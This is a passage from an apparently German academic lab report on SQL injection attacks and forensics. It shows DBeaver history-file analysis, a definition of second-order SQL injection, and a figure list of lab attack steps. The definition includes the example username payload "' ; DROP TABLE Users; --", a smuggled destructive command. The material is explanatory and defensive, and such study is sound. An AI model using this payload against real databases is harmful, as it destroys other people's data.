


Abbildung 130 DBBeaver: Auswahl des DBMS

Angabe des Dateipfads. Die Datei wurde anschließend auf den Desktop kopiert, von

dort konnte sie geöffnet werden.




Abbildung 131 DBeaver: Öffnen der History-Datei

Danach wurden alle verfügbaren Tabellen in DBeaver angezeigt.




Abbildung 132 DBeaver: Tabellen in History-Datei

Die Browsing-Historie befindet sich in der Tabelle urls:




Abbildung 133 DBeaver: Browsing-Historie in Tabelle urls

6 Forensik-Wiki Definition von *SQL-Injektion zweiter Ordnung*

Bei einer SQL-Injektion zweiter Ordnung wird der SQL-Injection-Payload nicht unmittelbar nach der Eingabe verarbeitet und die SQL-Abfrage ausgeführt, so wie es der Fall bei einer SQL-Injektion erster Ordnung ist. Der Payload der ersten Eingabe des Angreifers wird von der Anwendung zur späteren Verwendung in der Datenbank gespeichert und der Angriff kommt erst nach einer zweiten (abweichende) Eingabe durch den Angreifer zum Tragen, indem diese dazu führt, dass die erste Eingabe aufgerufen wird und der injizierte Payload ausgeführt wird. Die Folgen des Angriffs können auch Auswirkungen in einem anderen Teil der Anwendung haben.

Eine SQL-Injektion zweiter Ordnung beeinflusst die gleichen Schutzziele, wie eine SQL-Injektion erster Ordnung:

- Vertraulichkeit: Sichtbarmachung von vertraulichen Daten (z.B. Usernamen und Passwörter)
- Integrität: Veränderung von Daten in der Datenbank
- Verfügbarkeit: Löschung von Daten in der Datenbank

Eine Schwachstelle für SQL-Injektion zweiter Ordnung entsteht auf Grund der Tatsache, dass Entwickler ihre Anwendung eher dort absichern, wo die Anwendung unmittelbar Daten vom Benutzer empfängt, zum Beispiel durch Verdopplung einfacher Anführungszeichen oder durch die Verwendung parametrisierter Abfragen. Dabei wird oft vergessen, dass auch sicher abgelegte Daten bei einer späteren Verwendung unsicher sein können.

Beispiel:

1. In einer Anwendung wird ein neuer User angelegt mit dem Usernamen `' ; DROP TABLE Users; --` und weiteren Kontaktdaten wie Straße, Stadt etc.. Da die Usereingaben abgesichert sind, hat der Payload im ersten Schritt keine Auswirkungen auf die Query und die Datenbank. Der Username wird in der Datenbank abgespeichert.
2. Angenommen der User möchte nun *stadt* updaten. In der Datenbank wird folgende Query aufgerufen `SELECT * FROM users WHERE id=555`. Die

abgerufenen Daten werden im Arbeitsspeicher abgelegt.

3. Auch wenn die neuen Usereingaben zu *stadt* sicher gehandhabt werden, hilft es nichts, da die anderen Daten des Kontakts bei UPDATE genauso verwendet werden, wie sie in der Datenbank gespeichert sind. Das heißt: UPDATE users SET name=''; DROP TABLE Users; – , stadt='Berlin'...
4. Die Tabelle Users wird gelöscht.

Quellen:

Clarke, Justin. SQL Hacking. S. 445-450

<https://offensive360.com/second-order-sql-injection-attack/>

<https://www.pentestpeople.com/blog-posts/second-order-sql-injection-part-3-of-the-sql-series>

Bilderverzeichnis

Abbildung 1 Screenshots aus der Docker-Installation und Start Docker Desktop.....	6
Abbildung 2 Aufruf von Docker compose und Download der Container.....	7
Abbildung 3 Start der Anwendung auf localhost:80	7
Abbildung 4 Anpassungen in app.py (Screenshot Teil 1).....	9
Abbildung 5 Anpassungen in app.py (Screenshot Teil 2).....	9
Abbildung 6 Neue mitarbeiter.html-Datei.....	10
Abbildung 7 DBMS PostgreSQL	12
Abbildung 8 Bestimmung Anzahl der Spalten	13
Abbildung 9 Error Order by 5	13
Abbildung 10 Datenbank MySQL.....	13
Abbildung 11 PostgreSQL: vorhandene Datenbanken.....	14
Abbildung 12 PostgreSQL: Tabellennamen.....	15
Abbildung 13 PostgreSQL: Spalten 1	15
Abbildung 14 PostgreSQL: Spalten 2	16
Abbildung 15 PostgreSQL: Inhalte anderer Tabellen	17
Abbildung 16 MySQL: Anzeige vorhandene Datenbanken.....	17
Abbildung 17 MySQL: Tabellen in kemper-DB.....	18
Abbildung 18 MySQL: Tabellen in kemper-DB 2.....	18
Abbildung 19 MySQL: Tabellen in kemper-DB 3.....	18
Abbildung 20 PostgreSQL: Create Database	19
Abbildung 21 PostgreSQL: Create Database Error.....	19
Abbildung 22 PostgreSQL: Create Database	19
Abbildung 23 PostgreSQL: DB erstellt.....	20

Abbildung 24 PostgreSQL: DB gelöscht.....	20
Abbildung 25 PostgreSQL: DB nicht mehr vorhanden.....	20
Abbildung 26 MySQL: Tabelle erstellt.....	21
Abbildung 27 MySQL: Aufrufen der erstellten Tabelle	21
Abbildung 28 PostgreSQL: aktueller User.....	21
Abbildung 29 PostgreSQL: Userrechte	22
Abbildung 30 PostgreSQL: User anlegen	22
Abbildung 31 PostgreSQL: Login zuweisen	23
Abbildung 32 PostgreSQL: Superuser wurde angelegt.....	23
Abbildung 33 MySQL: Befehl User erstellen	24
Abbildung 34 MySQL: User wurde erstellt	25
Abbildung 35 MySQL: User gelöscht	25
Abbildung 36 PostgreSQL: Dateien im Filesystem	26
Abbildung 37 PostgreSQL: Skript einfügen.....	27
Abbildung 38 MySQL: Lesezugriff	28
Abbildung 39 MySQL: Schreibzugriff.....	28
Abbildung 40 MySQL: Schreibzugriff erfolgt	28
Abbildung 41 notwendige Änderungen für Use Case 1	29
Abbildung 42 Notwendige Änderungen für Use Case 2	29
Abbildung 43 PostgreSQL: Error Skript einfügen	30
Abbildung 44 PostgreSQL: Skript ausgeführt.....	31
Abbildung 45 PostgreSQL Skript eingefügt.....	31
Abbildung 46 MySQL: Ausführung des Scripts	32
Abbildung 47 MySQL: Anzeige des Skripts.....	32
Abbildung 48 Relationales Modell Modul DB1	33
Abbildung 49 PostgreSQL: neue Mitarbeitertabelle	34

Abbildung 50 PostgreSQL: Queries in aktiver Session	35
Abbildung 51 PostgreSQL: Docker PostgreSQL Logfile	35
Abbildung 52 PostgreSQL: Schwachstelle in Suchmaske	36
Abbildung 53 Hinweise emarsys Tech Support	37
Abbildung 54 PostgreSQL: DB version	38
Abbildung 55 PostgreSQL: Spaltenanzahl	38
Abbildung 56 PostgreSQL: Error Stringdaten herausfinden	39
Abbildung 57 PostgreSQL: Stringdaten möglich in Spalte 2	39
Abbildung 58 PostgreSQL: vorhandene Datenbanken	39
Abbildung 59 PostgreSQL: Tabellennamen und Spalten in DB	40
Abbildung 60 PostgreSQL: Tabellennamen und Spalten in DB 2	41
Abbildung 61 PostgreSQL: Tabellennamen und Spalten in DB 3	41
Abbildung 62 PostgreSQL: Anzeigen von Inhalten anderer Tabellen	42
Abbildung 63 PostgreSQL: User-Tabelle vorher	43
Abbildung 64 PostgreSQL: neuer Eintrag User-Tabelle	44
Abbildung 65 PostgreSQL: aktueller User	45
Abbildung 66 PostgreSQL: neuen User anlegen	45
Abbildung 67 PostgreSQL: Login zugewiesen	45
Abbildung 68 PostgreSQL: Passwort vergeben	46
Abbildung 69 PostgreSQL: Superuser in Adminer	46
Abbildung 70 PostgreSQL: Skript eingefügt	47
Abbildung 71 MySQL: Anzeige der vorhandenen Datenbanken	48
Abbildung 72 MySQL: Anzeige der Datenbank "Datenbanken"	48
Abbildung 73 MySQL: Anzeige aller Tabellen und Informationen von der Datenbank "Datenbanken"	49
Abbildung 74 MySQL: Auszug von Inhalt einer Tabelle	49

Abbildung 75 MySQL: Ausspähen der Mitarbeiter E-Mail-Adressen.....	50
Abbildung 76 MySQL: Erstellung einer Datenbank	50
Abbildung 77 MySQL: Erstellung der darunter liegenden Tabelle	50
Abbildung 78 MySQL: Tabelleneintrag.....	51
Abbildung 79 MySQL: Tabelle anzeigen.....	51
Abbildung 80 MySQL: Löschung der Datenbank.....	51
Abbildung 81 MySQL: Befehl User erstellen	52
Abbildung 82 MySQL: Einloggen via Adminer mit den Benutzer "Hacker"	52
Abbildung 83 MySQL: Löschen des Benutzers Hacker	52
Abbildung 84 MySQL: Anmeldung über adminer funktioniert mit den Benutzernamen hacker nicht mehr	52
Abbildung 85 MySQL: Fremdcode einbringen.....	53
Abbildung 86 MySQL: Ausführung des Script zur Erstellung einer neuen Abteilung	53
Abbildung 87 MySQL: Erstellung der Abteilung "Presse"	53
Abbildung 88 MySQL: Starten von SQL Maps	54
Abbildung 89 MySQL: MySQL-Query-Log via Livetracker (tail).....	54
Abbildung 90 MySQL: Wireshark Query-Abfrage.....	55
Abbildung 91 MySQL: Änderung in der Datenbank für die Erstellung einer Abteilung	55
Abbildung 92 Cloud-Instanz	56
Abbildung 93 neue DB erstellt	56
Abbildung 94 Aktivierung Query Insights	56
Abbildung 95 Error beim Starten der Anwendung im Browser.....	57
Abbildung 96 Cloud-DB in pgadmin	58
Abbildung 97 Daten mitarbeiter-Tabelle aus Cloud.....	58
Abbildung 98 Ergebnis in pgadmin (ohne Cloudanbindung).....	59

Abbildung 99 Ergebnis in pgadmin (mit Cloudanbindung)	59
Abbildung 100 Ergebnis in pgadmin (ohne Cloudanbindung).....	60
Abbildung 101 Ergebnis in pgadmin (ohne Cloudanbindung) - Error	60
Abbildung 102 Ergebnis in pgadmin (mit Cloudverbindung).....	60
Abbildung 103 Ergebnis in pgadmin (ohne Cloudanbindung):.....	61
Abbildung 104 Ergebnis in pgadmin (ohne Cloudanbindung):.....	61
Abbildung 105 Ergebnis in pgadmin (mit Cloudanbindung):.....	62
Abbildung 106 Ergebnis in pgadmin (mit Cloudanbindung)	62
Abbildung 107 Ergebnis in pgadmin (ohne Cloudanbindung).....	63
Abbildung 108 Ergebnis in pgadmin (mit Cloudanbindung)	63
Abbildung 109 Ergebnis in pgadmin (ohne Cloudanbindung).....	64
Abbildung 110 Ergebnis in pgadmin (mit Cloudanbindung)	64
Abbildung 111 Ergebnis in pgadmin (ohne Cloudanbindung).....	65
Abbildung 112 Ergebnis in pgadmin (mit Cloudanbindung)	65
Abbildung 113 Ergebnis in pgadmin (ohne Cloudanbindung).....	66
Abbildung 114 Ergebnis in pgadmin (mit Cloudanbindung)	67
Abbildung 115 Ergebnis in pgadmin (ohne Cloudanbindung).....	68
Abbildung 116 Ergebnis in pgadmin (mit Cloudanbindung)	68
Abbildung 117 Ergebnis in pgadmin (ohne Cloudanbindung).....	69
Abbildung 118 Ergebnis in pgadmin (ohne Cloudanbindung) - User wurde nicht angelegt.....	69
Abbildung 119 Ergebnis in pgadmin (mit Cloudanbindung)	69
Abbildung 120 Ergebnis in pgadmin (mit Cloudanbindung) - Postgres kein Superuser	70
Abbildung 121 Ergebnis in pgadmin (ohne Cloudanbindung).....	71
Abbildung 122 Ergebnis in pgadmin (mit Cloudanbindung)	71

Abbildung 123 Cloud: Queries aktive Session.....	72
Abbildung 124 Queries in Query Insights.....	73
Abbildung 125 Query Insights: Detailansicht Query	73
Abbildung 126 Query Insights: Datenbanklast mit Zeitpunkt	74
Abbildung 127 Logfile pgsadmin	74
Abbildung 128 DBeaver: neue DB-Verbindung	75
Abbildung 129 DBeaver: neue DB-Verbindung 2	76
Abbildung 130 DBeaver: Auswahl des DBMS.....	76
Abbildung 131 DBeaver: Öffnen der History-Datei	77
Abbildung 132 DBeaver: Tabellen in History-Datei.....	78
Abbildung 133 DBeaver: Browsing-Historie in Tabelle urls.....	78